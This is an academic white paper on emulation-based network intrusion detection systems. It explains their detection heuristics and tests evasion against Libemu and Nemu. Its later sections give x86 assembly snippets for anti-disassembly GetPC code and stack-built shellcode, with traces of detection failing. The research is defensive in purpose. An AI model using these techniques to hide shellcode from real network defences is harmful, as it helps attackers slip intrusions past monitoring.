APTs way: Evading Your EBNIDS

Ali Abbasi[1], Jos Wetzels[2]

a.abbasi@utwente.nl[1]
a.l.g.m.wetzels@student.utwente.nl[2]

Distributed and Embedded System Security Group
University of Twente, The Netherlands

1. Abstract

Emulation-based network intrusion detection systems have been devised to detect the presence of shellcode in network traffic by trying to execute (portions of) the network packet payloads in an instrumented environment and checking the execution traces for signs of shellcode activity. Emulation-based network intrusion detection systems are regarded as a significant step forward with regards to traditional signature-based systems, as they allow detecting polymorphic (i.e., encrypted) shellcode. In this white paper we investigate and test the actual effectiveness of emulation-based detection and show that the detection can be circumvented by employing a wide range of evasion techniques, exploiting weakness that are present at all three levels in the detection process by an APT.

2. Introduction

Emulation-based Network Intrusion Detection Systems (EBNIDS) where introduced by Polychronakis [1] to identify the presence of polymorphic shellcode in network communication, without having to rely on static signatures. The main idea behind EBNIDS is to check whether a given payload is actually malicious by trying to execute it in an instrumented environment, and checking whether the execution (is possible and) shows the signs of being malicious. The reason for having this new kind of NIDS is to overcome the limits of signature-based NIDS, which – by definition – can only identify known shellcodes, and it is easily circumvent able by e.g., polymorphic shellcode.

EBNIDS work by transforming the suspected network flow to emulate-able instructions and then trying to simulate these instructions and determine what these instructions execute. In final step this behavior will be checked by its heuristic signatures and determine if this actions are sign of an existing shellcode or not. After their introduction in [1], we have seen a growing interest in this field, with similar approaches introduced by Shimamura[2], Polychronakis[3], Snow [4], Gu [5], Egele [6] and Portokalidis [7]. Their relevance is also confirmed by the fact that the research community relies on EBNIDS for more complex systems such as honeynets since it can detect several attacks with some accuracy [8] [9] [10].

In this whitepaper we illustrate how EBNIDS work by introducing three abstraction layers that can describe all the approaches proposed so far, also we investigate the actual effectiveness of EBNIDS, and we show that present EBNIDS have some intrinsic limitations that makes them easily evadable.

The technical contributions of this whitepaper are: (1) we introduce simple coding techniques exploiting the implementation and/or design limitations of EBNIDS, and show that they allow attackers to completely evade state-of-the-art EBNIDS; (2) while in general a more accurate emulation yields a better detection rate, we prove that it is possible and relatively easy to write a shellcode that evades EBNIDS even in presence of perfect emulation. In particular, it is possible to evade the heuristics engine of EBNIDSes. These evasion techniques do not leverage implementation limitations of EBNIDSes (e.g., instruction set support) but exploit limitations in the design of heuristics detection patterns.

We conclude by arguing that (1) EBNIDS suffer the same limitations of standard signatures, indicating that EBNIDS and signature-based NIDSes share important common grounds. This holds even in the presence of perfect emulation, (2) even with very faithful implementations, evasion techniques targeting the emulation will likely succeed because of the unfeasibility of a perfect emulation.

Corollary to our results is that research based on complex systems (e.g., honeynets) depending on the accuracy of these detectors is probably less accurate that we commonly assume. In general emulation based EBNIDS needs the following three steps procedure to detect the encrypted shellcodes:

1. Pre-Processing: The pre-processing step consists of inspecting network traffic, extracting the subset of traffic to be further investigated and transform it into an emulate-able sequence of bytes.
2. Emulation: Emulation consists of running potential shellcode in an emulated and instrumented CPU or operating system environment. Instrumentation allows tracking the behavior of the emulated CPU during execution.
3. Heuristics Detection: The Heuristics based detection step consists of examining the execution tree searching for known patterns of shellcode execution. If such patterns are found, the suspected network data is flagged as shellcode and an alert can be raised by the NIDS.

One of the main duties of the pre-processor is detecting the shellcode entry point in a network stream. The emulation and detection steps are computationally intensive and one of the duties of the pre-processor is to filter out the part of network stream that are not worth looking at, and to find entry point of the shellcode, indeed emulator knows “where to start”, and does not require to consider every possible position in the network flow as a potential entry point. This is an important task since it will help Emulation Based NIDS to cut its load in the next step. After its detection a suspicious network stream will be forwarded to the emulator. The emulator has to interpret the shellcode. Interpretation means that the emulator understands and executes to some degree the shellcode. Moreover, it follows the instruction sets and detects its actions at runtime. If it fails to do so it will not be able to follow the code sequences of the decryption routine of polymorphic shellcode and as a result not be able to emulate decryption routine of the shellcode correctly. Multiple techniques used by researchers to emulate the shellcode

correctly. Most of them emulate faithfully the X86 instruction set, while other support more instructions such as FPU and GPU instruction sets. Some of them try to improve the accuracy by putting shellcode in a generic memory image or creating a virtual stack.

In Heuristic detection Emulation Based NIDSes look for shellcodes known behavior to trigger its heuristics. Most of the heuristics are based on finding GetPC instructions. GetPC are class of instructions that used by shellcodes to detect its own memory address. An example of a signature that triggers heuristic engine is introduced in a paper by Polychronakis [1], In that paper the researcher mention that Multiple FSTENV or FSAVE (FSTENV is a type of FPU instruction which is used to do GetPC) inside the shellcode can be a sign of a polymorphic shellcode. Some detection signatures are based on W-X instructions. W-X Instructions refers to instructions that correspond to a code in the memory that has been written during the same execution chain (during the shellcode emulation). Generally speaking, W refers to unique writes in different addresses of memory during shellcode execution (X). In addition, others emphasize on detecting shellcode during the OS interaction, such as calling a function or an API. The idea comes from the fact that shellcode needs to know their absolute address to call an API in the OS, so it has to call common functions such as LoadLibrary or GetProcAddress which can be a sign for a heuristic engine. Other techniques such as SEH-based GetPC detection are obsolete since they are not supported by most of modern operating systems. In this whitepaper we prove that Heuristics in Emulation based NIDS are suffering from the same limitations as signature based intrusion detection. We believe that there are common threats against emulation based and signature based NIDSes.

3. Detecting shellcode on Emulation based NIDS

In this section, the state-of-the-art techniques regarding emulation-based Network Intrusion Detection are discussed. As it already stated in general, EBNIDSes detect encrypted shellcodes based on the following three steps: (1) pre-processing, (2) emulation and (3) heuristic-based detection (see Figure 1). We will now detail each

of these steps.



Figure 1. Overview of Emulation Based Intrusion Detection System functionalities

3.1. The pre-processing level detection

The main motivation for a pre-processing step is related to performance: emulation is resource consuming and it would not be feasible to emulate in real-time all the possible sequences of bytes extracted from the network. Therefore, the pre-processing step consists of inspecting network traffic, extracting the subset of traffic to be further investigated and transform (disassemble) it into an emulate-able sequence of bytes. Disassembly refers to a technique that machine instructions being extracted from the network streams. Zhang et.al. [8] propose a technique to identify which subset(s) of a network flow may contain shellcode by using static analysis. The proposed technique works by scanning network traffic for the presence of a decryption routine, which is part of any polymorphic shellcode. The authors assume that any shellcode, at some point, must use some form of GetPC instruction (such as CALL or FNSTENV) in order to discover its location in memory.

There is only a limited amount of ways to obtain the value of the program counter, and by means of static analysis the seeding instructions for the GetPC code (e.g., CALL or FNSTENV instructions) are identified and flagged as the start of a possible shellcode. Although some of the early EBNIDSes (e.g., the approach proposed by Polychronakis et. al. [1]) do not implement the pre-processing step, follow-up extensions all include some form of pre-processing.

3.2. The emulator level detection

The emulator duty is to determine what a sequence of instructions does in the suspected stream, but it have to do it in a quick and effective way. To achieve that, emulators have to make some compromises. A complete emulation based detection system first, must support all hardware instruction set, while there is not any available emulator with that feature and second, they need memory image of the target machine. One of the techniques to determine what a shellcode do, is to support subset of x86 instructions, like the approach proposed by Polychronakis et al. [1] and [2]. As we mentioned, software based emulator generally only support a subset of all hardware-supported instructions since there is a gap between theoretical design of an emulator and its implementation. As an example, Libemu is not capable of emulating some floating-point operations. Shellcode that contain FPU Instructions cannot be emulated correctly. Also the shellcode can use MMX, SSE, SSE2 or any other instructions which are supported in modern CPU or GPUs for certain calculation. The second problem is that the shellcode don't know about the execution environment of the target (the machine which is targeted by the attacker) it's not always possible to reliably follow the code flow. For example a shellcode that needs a value or a code in the process memory of the target machine (It called non self-contained shellcode) can't be emulated properly.

To overcome to this problem Polychronakis et al. propose in [3] a generic memory image. By using generic memory image the emulator can read and jump to generic data structure and system calls, but still can't reach certain value in the memory that is specific for the targeted process. One way to overcome this problem is to jump to a fixed address and executing a code fragment in the victim process. The

attacker can detect the exact address to jump to by preliminary experiment. Similar but more robust approach would be to employ memory scanning, which is a two-stage attack. In the first stage, the memory layout will be discovered and then in the second stage after determining suitable code region the real jump to process memory is performed.

A easy form of memory-scanning attack is to scan for a RET instruction in the memory then push the address of the decryption loop on the stack and transfer the control to the found code section. This will make the RET instruction transfer control back to the decryption loop but obviously only works if there is a RET instruction present in the scanned memory area. A more advanced version could search for a code sequence known to be contained in the attacked process; implying that only an emulator using the same memory image could faithfully emulate this shellcode.

One example of memory-scanning attacks mentioned by Makoto Shimamura et.al. [2] are pieces of evasion code inserted between the GetPC code and the decryption loop, allowing attackers to evade systems relying on GetPC Code detection. Another example inserts evasion code just before control is transferred to a stack area where dynamic shellcode generates its code, allowing attackers to evade systems counting memory writes and relying on a heuristic detecting execution of written memory. In order to successfully analyze shellcode that employs memory scanning, Makoto Shimamura et al. propose Yataglass, an emulation system using symbolic execution. Yataglass does not implement a set of heuristics in order to determine whether or not the analyzed sample contains malware. Instead, they only focus on performing correct emulation and providing a reliable disassembly and system call trace. Yataglass initializes its own virtual stack and registers and copies the shellcode to its own memory segment after which Yataglass executes the shellcode starting with the first instruction, running until the shellcode executes and invalid instruction, calls terminating system-functions (exit) or switches execution to another program (execve) [2]. Yataglass can execute conditional loops to trace a code fragment that a scanning loop is searching for. A different approach is that of ShellOS [4], that inserts a buffer in a memory image loaded on a hardware-accelerated virtualized environment. This means that the shellcode is executed directly on the CPU, which greatly improves the throughput of ShellOS based NIDS. It also avoids another shortcoming of software-based emulation; because shellcode is run directly on the hardware, the full instruction set of the system is available; in contrast to the subset

supported by most software based solutions. This means that even MMX and GPU instructions can successfully be executed. By means of a custom kernel, the state of the virtual machine is monitored, and, where required, specific memory addresses are flagged for inspection.

3.3. Heuristics Detection

Apart from faithful emulation of shellcode, a NIDS also requires some mechanism that can determine whether or not the supplied sample is to be considered malicious. Polychronakis [1] assumes that all polymorphic shellcode share two basic structures:

- **Payload-Read**: Accessing memory region by decryption routine for reading the encrypted payload will happen multiple times. For a normal code there can be a limited frequency of memory reads while it can be greater during a polymorphic shellcode execution. It can be a heuristics indication for a polymorphic shellcode execution by setting a certain value for number a memory reads for a normal code and once memory reads become greater than the predefined number (Payload Reads Threshold (PRT)), code can be detected as polymorphic shellcode.

- **GetPC Code**: Since there exist situations where random data interpreted as code exceeds the first heuristic, a second condition is imposed. Shellcode must at some point obtain its own address in memory, a procedure known as GetPC code. The paper states that ”the existence of one of the four call, two FSTENV, or two FNSAVE instructions of the IA-32 instruction set serves as an indication of the potential execution of GetPC code”. Hence, if an execution chain executes some form of GetPC code, followed by at least PRT payload reads, the stream is flagged to contain polymorphic shellcode.

Polychronakis et al. [9], propose alternative heuristics in order to more reliably determine if a sample is to be considered malicious:

- WX-Instructions: By writing the decryption payload to the memory the

polymorphic shellcode decrypt itself. This writes to the memory contains instructions. Instructions on memory addresses that have previously been written to referred as wx-instructions (write-execute instructions). The decrypted payload consists of such wx-instructions, which may be allocated in a memory area different from the initial payload area, may be interleaved with non-wx-instructions, etc. Based on these observations, the following heuristic is proposed: ”if at the end of an execution chain the emulator has performed W unique writes and has executed X wx-instructions, then the execution chain corresponds to a non-self-contained polymorphic shellcode”. Non-self contained shellcode often uses a general-purpose register in order to obtain its address in memory. However, the NIDS cannot know which of the 8 general-purpose registers will be used, for this depends on the targeted application. Therefore, the system initializes all 8 general-purpose registers to the starting address of the shellcode. However, another problem arises, for initializing all registers to the shellcode starting address leads to a lot more possible execution chains with many wx-instructions, increasing the number of false positives. In order to mitigate this, Polychronakis et al. introduce what they call second-stage execution. This means that when a given execution chain exceeds the thresholds for unique writes and execution of wx-instructions, emulation of this chain is repeated eight times. Each of these times only one of the eight general-purpose registers is set to point to the base address while the others are randomized. If one of these iterations exceeds the wx-instruction count threshold, the probability of a false positive is low, and the sample is thus considered malicious.

Polychronakis et al. propose a different method in their paper [3]. The method proposed in their paper relies on a set of runtime heuristics to identify the presence of shellcode in arbitrary data streams, not only polymorphic but also metamorphic shellcode. These runtime heuristics are based on ”fundamental machine level operations that are inescapably performed by different shellcode types” and are implemented in a prototype called Gene. Each runtime-heuristic in Gene is composed of several conditions which should all be satisfied in the specified order during the execution of the code for the heuristic to yield true. The paper identifies the 4 following runtime-heuristics:

1. **Kernel32.dll base address resolution**: Whatever a particular piece of shellcode aims to achieve, it usually involves just a few simple operations requiring interaction with the OS through the system call interface or user-level API. This particular heuristic focuses on behavior specific to Windows shellcode. In order to call an API function, the shellcode must first find its absolute address in the address space of the process. In fact, Kernel32.dll provides the quite convenient functions LoadLibrary and GetProcAddress for this. Thus, a common fundamental operation in all above cases is that the shellcode has to first locate the base address of kernel32.dll. Gene has heuristics for two methods (using the Process Environment Block or Backwards Searching) of obtaining the Kernel32.dll base address.

2. **Process Memory Scanning**: Some exploits allow only limited space for the injected code, usually not enough for a fully functional shellcode. In most such exploits though, the attacker can inject a second, much larger payload which however will land at a random location, e.g. in a buffer allocated in the heap. The first-stage shellcode can then sweep the address space of the process and search for the second-stage shellcode (also known as the egg), which can be identified by a long-enough characteristic byte sequence. This type of first-stage payload is known as egg-hunt shellcode. Blindly searching the memory of a process in a reliable way requires some method of determining whether a given memory page is mapped into the address space of the process. Gene can recognize shellcode that tries to get information about paged memory through SEH and SYSCALL-based scanning methods.

3. **SEH-based GetPC Code**: When an exception occurs, the system generates an exception record that contains the necessary information for handling the exception which contains the value of the program counter at the time the exception was triggered. This information is stored on the stack, so the shellcode can register a custom exception handler, trigger an exception, and then extract the absolute memory address of the faulting instruction. This is an inherent operation of any SEH-based egg-hunt shellcode; any shellcode that installs a custom exception handler can be detected, including polymorphic shellcode that uses SEH-based GetPC code. Hence, this yields an extra heuristic flag.

4. **Decryption-routine verification**: Different heuristics are employed in order to reduce the amount of data that has to be emulated, and for determining whether or not the network flow contains a polymorphic shellcode. First, the input is scanned for GetPC code, giving a list of possible starting locations for shellcode. This is done by identifying seeding instructions of GetPC code, such as CALL or FNSTENV, which store the program counter for later reference. The next step is to identify the decryption loop of the polymorphic shellcode. This is done using recursive traversal after which it is passed on for emulation-based verification. Once a loop is identified through recursive traversal, it becomes a candidate for a decryption routine. However, recursive traversal can be thwarted through the use of indirect addressing or self-modifying code. In order to combat this, decryption loop detection has been enhanced. The first method employs both forward and backward traversal of bytes from the GetPC seeding instruction. Forward traversal involves the usual method following the control-flow, starting from the seeding instruction. It thus identifies instructions that are dataflow dependent on the GetPC code. Backward traversal works in a reverse direction starting from the seeding instruction. This is necessary because the seeding instruction may not be the first instruction of the decryption loop and important initialization instructions might precede it. Due to the self-synchronizing property of the Intel instruction set, multiple instruction sequences could be found.

In order to determine whether backward traversal is necessary and, if it is, which instruction sequence belongs to the decryption routine, backward data-flow analysis is used. This means that during the initial forward traversal there are 2 possible trigger instruction types that warrant backward dataflow analysis:

- **Instructions that write to memory**: potentially used for decrypting a hidden loop or the encrypted payload.
- **Branch instructions with indirect addressing**: potentially used to obfuscate control flow.

If all required variables for the decryption routine have been defined after the seeding instruction, there is no non-GetPC decryption routine code that exists before the seeding instruction, otherwise there must be. If required, the system

performs backward traversal using breadth-first search. This means that the entire network capture segment is examined and first all instructions directly reaching the seeding instruction are found. In order to determine which instruction-sequence actually belongs to the decryption routine, backward dataflow analysis is used again and the instruction sequence that defines all the remaining variables is picked (or, if multiple ones qualify, the longest one is chosen). The instruction sequence obtained using this two-way traversal is passed to the emulator.

The emulator is used in order to be able to faithfully analyze self-modifying decryption routines. This is done by emulating the decryptor candidates. Emulation proceeds until a decryption loop is detected or an illegal instruction is encountered. If a memory location is modified that is within the emulated address space of the code, this fact is noted as evidence for the existence of a decryption routine. If the address of a branching instruction points somewhere inside the network flow, the forward traversal is continued, otherwise it is stopped. It is verified that the detected code is a decryption routine by checking whether it satisfies two properties typical of such code:

- In a detected loop, there must be a memory-write instruction that uses indirect addressing. In addition, the memory address points to a location inside the network traffic.
- The register holding the address or offset must be updated within the loop. Otherwise the same memory location will be written over and over. In the current prototype, they only look for instructions that will update the register value in predictable and regular ways.

If both properties hold, the network flow is considered to contain polymorphic shellcode.

4. Evading EBNIDS

In this section we present a number of evasion techniques that can be applied to ensure that polymorphic shellcodes are not detected by state-of-the-art EBNIDSes. We present the evasion techniques based on the type of weakness in the EBNIDS

that we exploit to avoid detection. We identify two types of weaknesses: (1) implementation limitations and (2) intrinsic limitations.

While we acknowledge that the first type of weakness could be mitigated by investing more time and resources in the implementation of the EBNIDS (e.g. by a major security vendor), we think intrinsic limitations cannot be permanently fixed with the current design of EBNIDSes: There will always be an emulation gap that can be exploited to avoid detection. Given a target system T and an emulator E (integrated into the EBNIDS) seeking to emulate T, the emulation fidelity is determined by E's capacity to a) behave as T (e.g., by ensuring CPU instructions behave in the same way, or the same API calls are available) and b) have the same context as T at any given moment (e.g., the same memory image, CPU state, user-dependent information, etc.). We call emulation gap the behavior or information present in T but not in E. An attacker who is aware of this gap can use it to construct shellcode (e.g., an encoder) integrating this information in such a way that the shellcode will run correctly on T but not on E, thus avoiding detection. We conduct a series of practical tests, consisting of implementing the different evasion techniques and testing if state-of-the-art EBNIDSes are capable of detection. These tests will also give indications of the feasibility of implementing the different evasion techniques. We select Libemu and Nemu as our test EBNIDSes because they are broadly used as detection mechanisms as part of large honeynet projects [10, 11].

Libemu [12] is a library which offers basic x86 emulation and shellcode detection using GetPC heuristics. It is designed to be used within network intrusion prevention/detections and honeypots. The detection algorithm of Libemu is implemented by iteratively executing the pre-processing, emulation and heuristic-based detection steps for each instruction, starting from an entry point identified by GetPC code seeding instructions. This process resembles the typical fetch-decode-execute cycle of real CPUs. The libdasm disassembly library handles instruction decoding, while the emulation and heuristic-based detection steps is the core of the library implementation. We use Libemu in its default configuration, in which shellcodes are detected only by means of the GetPC code heuristic. We download Libemu (version 0.2.0) from the official project website, and use the pylibemu wrapper to feed our shellcodes to the EBNIDS.

Nemu is a stand-alone detector with the built-in capability of processing network

traces both online and offline (e.g., from PCAP traces) as well as raw binary data to detect shellcode. Similarly to Libemu, the detection algorithm of Nemu is implemented iteratively by applying pre-processing, emulation and heuristic-based detection for each instruction. Also in this case, the libdasm disassembly library handles instruction decoding, while the emulation and heuristic-based detection steps are the core of the tool implementation. We receive Nemu from the author in 2014. When carrying out our tests we notice that the version of Nemu we received includes all the heuristics described in previous section, except the one for detecting WX instructions, but including the additional heuristics related to resolving Kernel32.dll address and SEH-based GetPC code introduced in Gene [3]. The author confirms our finding. In more detail, a GetPC code heuristic is first used to determine the entry point of the shellcode. During emulation, eight individual heuristics detect Kernel32.dll base address resolution (seven targeting the Process Environment Block resolution method and one targeting the Backward Searching resolution method) and one heuristic detects self-modifying code using the Payload Read Threshold. Finally, a combination of the Process memory scanning and SEH-based GetPC heuristics is used after detection as a second-stage mechanism to reduce the amount of false positives.

To verify our evasion techniques, we first collect a set of samples that trigger the detection of both Libemu and Nemu. For Libemu, we create a simple shellcode consisting of GetPC instructions followed by a number of NOP instructions. For Nemu, we use eight shellcodes provided as sanity tests, each triggering one of the Kernel32.dll heuristics. In addition, we write a simple self-modifying shellcode to trigger the Payload Read heuristic. To do this we encode a plain shellcode by XORing it with a random key and prepending a decoder that first performs a GetPC and then extracts the encoded payload on the stack and executes it. We then verify that both Libemu and Nemu can detect the shellcodes we created.

4.1. Evasions Exploiting Implementation Limitations

4.1.1 Anti Disassembly:

In most EBNIDSes, static analysis is applied in the pre-processing step to determine which sequences of bytes should be emulated. This makes these EBNIDSes susceptible to anti-disassembly techniques aimed at preventing the pre-processor to correctly decode the shellcode instructions.
For example, the EBNIDS presented in [8] proposes a hybrid approach which first uses static techniques to detect a form of GetPC code and then applies two-way traversal and backward data-flow analysis to pinpoint likely decryption routines, which are then passed on to an emulator. Based on this approach, disassembly starts from the GetPC seeding instruction and, upon encountering an instruction that could indicate conditional branching or memory-writing behaviors, backward data-flow analysis is applied to obtain an instruction chain that fills-in all required variables. Conditional branching, self-modifying code and indirect addressing (using runtime-generated values) can be used to prevent this process to succeed.

Most emulation-based approaches are usually a hybrid mix of static analysis techniques in combination with emulation-based techniques, in order to improve efficiency and performance. Usually, static analysis is applied in some fashion to determine which instruction sequence should be emulated. Such an approach increases susceptibility to anti-disassembly techniques aimed at the pre-processing steps before emulation is applied.

The approach outlined in [3] proposes a hybrid approach that first uses static techniques to detect a form of GetPC code and apply two-way traversal and backward data-flow analysis to pinpoint likely decryption routine which are then passed on to an emulator. These steps compose a pre-processing procedure and rely on recursive traversal disassembly, which can be thwarted by conditional branching, self-modifying code and relying on runtime-generated values. In order to mitigate this, two-way traversal and backward data-flow analysis are employed. These techniques apply disassembly starting from the GetPC seeding instruction and, upon encountering an instruction that could indicate conditional branching or

memory-writing behavior, applies backward data-flow analysis to obtain an instruction chain that fills in all required variables. It is argued that self-modifying code or indirect addressing is unlikely to appear before the GetPC code, as this requires a base-address for referencing. However, this is not the case. First of all, it is possible for an attacker to construct its shellcode itself on the stack in a dynamic fashion, including the GetPC code. Piotr Bania gives the following example in [17]

```
push 0C390565Eh
call esp
```

When executed, the first instruction pushes a value on the stack. However, this value corresponds to the following instruction sequence:

```
Pop esi (0x5E)
Push esi (0x56)
Nop
Ret
```

The CALL instruction then transfers control to the stack, thus placing the address of the subsequent instruction in the ESI register upon completion of the dynamic subroutine. Another approach would be to avoid GetPC seeding instructions altogether and construct the entire shellcode on the stack:

```
push 09090FFFFh
push 0FFF8E805h
push 0EB5803EBh
jmp esp
```

The first three instructions push the following code to the stack, while the fourth transfers control to it.

```
        Jmp short Label1
Label2:
        Pop eax
        Jmp short Label3
Label1:
        Call Label2
Label3:
        Nop
        Nop
 <Subsequent shellcode>
```

Here the entire shellcode, including the GetPC seeding instructions (call Label2) are created dynamically and require full emulation in order to be encountered in an execution trace. It is highly unfeasible to detect GetPC seeding instructions contained in such self-modifying code statically, especially if encoding using a randomized key is applied to the values. In the absence of the capacity to detect seeding instructions, subsequent analysis will fail as well. Secondly, even if seeding instructions are identified correctly, backward data-flow analysis could be thwarted. It is stated, ”To choose which instruction sequence contains this code, we pick one that defines all the rest variables or is the longest of multiple qualified instruction sequences”. This means that when several plausible instruction sequences are generated, an attacker can craft a bogus sequence filling in all the variables, which is the longest of all possible candidates, yet, not the correct one.

Yataglass [2] suffers from a similar problem, given that it relies on static methods to detect shellcode entry points as stated in the paper: ”Yataglass is designed to take the executable portion of an attack payload as its input. To feed Yataglass executable payloads, we must 1) identify network messages that contain shellcodes, and 2) determine the starting points of code execution within each payload. There are already a number of intrusion-detection systems, such as Snort and Bro, which can monitor traffic at the network layer and detect shellcode attacks. Given the output of the IDS, Yataglass starts execution from every position of the payload”, this means that Yataglass relies on a complementary system (in this case, signature-based systems such as Snort and Bro) to receive its input. Given that these systems largely work with static methods, they can be circumvented with the appropriate counter-measures.

ShellOS [4] provides a framework for fast detection and analysis of a buffer, but such a buffer still has to be provided by an analyst of automated pre-processor. It is noted that such an effort can be non-trivial and introduces new limitations (similar to the ones mentioned above), something that holds for all VM or emulation-based detection approaches the authors are aware of. Depending on the type of pre-processor used by a particular ShellOS implementation, this could introduce an extra armoring vector for an attacker.

4.1.1.1 Evaluation of Anti Disassembly Techniques:

In order to illustrate these anti-disassembly techniques, we chose to perform a series of tests against the libemu setup.

The first test consisted of a piece of normal GetPC code triggering the libemu GetPC heuristic:

```
00 > JMP SHORT 0x05
02 > POP EAX
03 > JMP EAX
05 > CALL 0x02
0A > NOP
0B > NOP
```

In order to demonstrate anti-disassembly techniques aimed at linear disassemblers, we constructed the following modified GetPC code:

```
00 > JMP SHORT 0x07
02 > POP EAX
03 > JMP EAX
05 > DB E8
06 > DB 0A
07 > CALL 0x02
0C > NOP
```

This GetPC code deliberately has the bytes 0xE8 and 0x0A inserted before the GetPC seeding instruction at offset 0x07. Linear disassemblers, which ignore code flow, will thus misinterpret the 0xE8 at offset 0x05 as the start of a CALL instruction and incorrectly disassemble subsequent instructions. While this code is perfectly valid GetPC code, libemu fails to correctly emulate and detect it as this execution trace shows:

```
in <emu_shellcode_test> emu_shellcode.c:314>
possible getpc at offset 5 (00000005)
creating static callgraph
testing offset 5 00000005
running at offset 4657157 00471005
E870B70000 call 0xb775
error at A85B test al,0x5b
brute force!
```

```
brute at offset 0x00000005
running at offset 4657157 00471005
E870B77055 call 0x5570b775
error at A85B test al,0x5b
b offset 0x00471005 steps 1
>failed
cpu state    eip=0xfffa5fff
eax=0x00000000  ecx=0x00000000
edx=0x00000000  ebx=0x00000000
esp=0x0012fe98  ebp=0x00000000
esi=0x00000000  edi=0x00000000
Flags:
0100 add [eax],eax
cpu error error accessing 0xfffa5fff not mapped
```

Additionally, we tested the use of self-modifying/dynamic shellcode and its effect on libemu's GetPC detector as well. We tested the dynamic shellcode proposed by Piotr Bania and mentioned above:

```
0 > PUSH C390565E
5 > CALL ESP
7 > NOP
```

Since the shellcode contains no instructions that are qualified as GetPC seeding instructions by libemu, it is incapable of detecting it:

```
in <emu_shellcode_test> emu_shellcode.c:314>
> failed
cpu state    eip=0x00416fff
eax=0x00000000  ecx=0x00000000
edx=0x00000000  ebx=0x00000000
esp=0x0012fe98  ebp=0x00000000
esi=0x00000000  edi=0x00000000
Flags:
00685E add [eax+0x5e],ch
```

We tried to evaluate more anti-disassembly technique against Nemu and Libemu to explore its weakness against such techniques. We made a trigger payload for all Nemu heuristics and libemu GetPC codes which normally cause the Nemu and Libemu to trigger an alert. Then we wrote an encoder for our evasion test which

consist of XORing the payload with a random key and prepending a decoder with a piece of anti-disassembly GetPC code, if the anti-disassembly works, the system cant correctly decrypt the payload and no trigger will be raised. We used the anti-disassembly GetPC code used in Metasploit antidis.rb module. We used the anti-disassembly techniques purposed in this chapter and based on some techniques purposed by Branco [13] and Sikorski [14]:

1. **Use of garbage bytes and opaque predicates**: The insertion of garbage bytes after so-called opaque predicate instructions (instructions which seem like they perform a function that can only be evaluated at run-time but always yield the same result) confuses some disassemblers into taking the bytes immediately after such an instruction as the starting point of a next instruction, e.g.:

```
garbage_bytes.asm:
        mov eax,eax
        jz .startup
        db 0xEB
.getpc:
        mov eax,[esp]
        mov ebx,ebx
        jz .return
        db 0x6A
.return: ret

        .startup:
        mov eax,eax
        jz .destination
        db 0xB8
.destination:
        call .getpc
```

Here the 0xEB byte gets disassembled to a jmp short instruction with part of the mov eax,[esp] instruction as it's operand, garbling the rest of the disassembly.

2. **Push/Pop-math stack-constructed shellcode**: Instead of executing instructions directly, their opcodes are XORed with a static value, pushed onto the stack and control is transferred to the stack. This way, full emulation is required to obtain the instructions.

push_pop_math.asm Example:

```
push 0x40F2326C ; XOR'ed version of push 0xEBE0FF58 ; pop eax/jmp eax/random byte
        xor dword[esp],0xAB12CD34
        call esp
```

3. **Code transposition:** A piece of code is split into separate parts and rearranged in a random order, tied together with several jumps. In addition, instead of returning to the original destination of a call operation (a characteristic of GetPC code), the destination pushed on the stack by the call operation is modified by the appropriate offset.

code_transposition.asm:

```
        offset_value EQU (getpc - third)
        jmp     first
second:
        sub dword[esp],-offset_value
        jmp third

fourth:
        ret

first:
        call second

third:
        mov eax,[esp]
        jmp fourth
GetPC:
```

4. **Flow Redirection to the Middle of an Instruction**: Certain instructions are crafted to contain other instructions in the middle of their opcodes (e.g. MOV AX,0x0EEB contains 0x0EEB which is opcode for jmp short $+0x0E). During execution, code flow is redirected to the middle of instructions to execute those 'hidden' inside. This requires full emulation for proper disassembly.

flow_redirection.asm:

```
        mov ax,0x0Eeb ; jmp $+0x0E to {call getpc}
        xor eax,eax
        jz $-4 ; jz $-4 {to jmp $+5}

        getpc:
```

```
mov ebx,0xC324048B ; mov eax,[esp] / RETN
xor eax,eax

jz $-6 ;  jz $-6 {to mov eax...}

db 0xb8 ; garbage byte
call getpc
```

